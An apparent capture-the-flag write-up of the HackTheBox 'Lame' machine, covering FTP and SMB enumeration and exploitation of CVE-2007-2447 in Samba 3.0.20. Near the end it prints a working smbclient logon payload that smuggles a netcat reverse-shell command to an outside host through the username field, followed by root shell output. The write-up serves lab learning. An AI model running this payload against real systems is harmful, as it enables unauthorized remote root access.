
Lame - 10.10.10.3

Enumeration

Nmap scan revealed there were 4 open ports (21, 22, 139, 445) and my initial reaction was to check the FTP server and SMB shares for anonymous access to try and gain a foothold.

21 - vsfptd


Anonymous login was enabled for this FTP server, but unfortunately nothing of value was able to be extracted / user for further enumeration.



```
┌──(root㉿kali)-[~/HackTheBox/Lame]
└─# ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -a
229 Entering Extended Passive Mode (|||45844|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
ftp> 
```

139 / 445 - Samba


enum4linux provides an enormous amount of information about exposed SMB shares, and in our case we were able to discover multiple shares, users, and groups. The exposed shares were my first target and I used Samba's smbclient tool to manually enumerate the shares.



```
 ==================================( Share Enumeration on 10.10.10.3 )==================================


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME

[+] Attempting to map shares on 10.10.10.3

//10.10.10.3/print$     Mapping: DENIED Listing: N/A Writing: N/A
//10.10.10.3/tmp        Mapping: OK Listing: OK Writing: N/A
//10.10.10.3/opt        Mapping: DENIED Listing: N/A Writing: N/A
```

Root Access

From the initial output we can see that **print** and **opt** are denied access, so I decided to explore the **tmp** share, especially since it has a suspicious comment "oh noes!". Anonymous login was allowed so we had free range to explore the share and I noticed a file titled *vgauthsvclog.txt.0* which was unique in the manner that it referred to "auth" and was one of the only files with a non-zero filesize.




```
┌──(root㉿kali)-[~/HackTheBox/Lame]
└─# smbclient \\\\10.10.10.3\\tmp
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul  6 17:07:24 2022
  ..                                 DR        0  Sat Oct 31 02:33:58 2020
  .ICE-unix                          DH        0  Wed Jul  6 08:57:02 2022
  vmware-root                        DR        0  Wed Jul  6 08:57:32 2022
  .X11-unix                          DH        0  Wed Jul  6 08:57:26 2022
  .X0-lock                           HR       11  Wed Jul  6 08:57:26 2022
  5563.jsvc_up                        R        0  Wed Jul  6 08:58:02 2022
  vgauthsvclog.txt.0                  R     1600  Wed Jul  6 08:57:01 2022

                7282168 blocks of size 1024. 5385092 blocks available
smb: \>
```


This was the ultimately wrong and I realized I was overcomplicating this box a lot after doing some research into the Samba version. This led me to CVE-2007-2447, which is an exploit for Samba 3.X where the username is improperly sanitzed, giving RCE when exploited properly. For some reason I couldn't get the Metasploit script working, so I ran the exploit manually since it was relatively short and was able to gain a root shell, no LPE needed :(

Exploit:

1. Login with anonymous to /tmp
2. Use "logon" function to execute malicious code (reverse shell)
3. Upgrade shell if plain bash rev shell is annoying.



```
┌──(root㉿kali)-[~/HackTheBox/Lame]
└─# smbclient //10.10.10.3/tmp
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> logon "./=`nohup nc -e /bin/sh 10.10.16.6 443`"
Password:
session setup failed: NT_STATUS_IO_TIMEOUT
smb: \>
```



```
id && hostname && date
uid=0(root) gid=0(root)
lame
Wed Jul  6 17:57:49 EDT 2022
```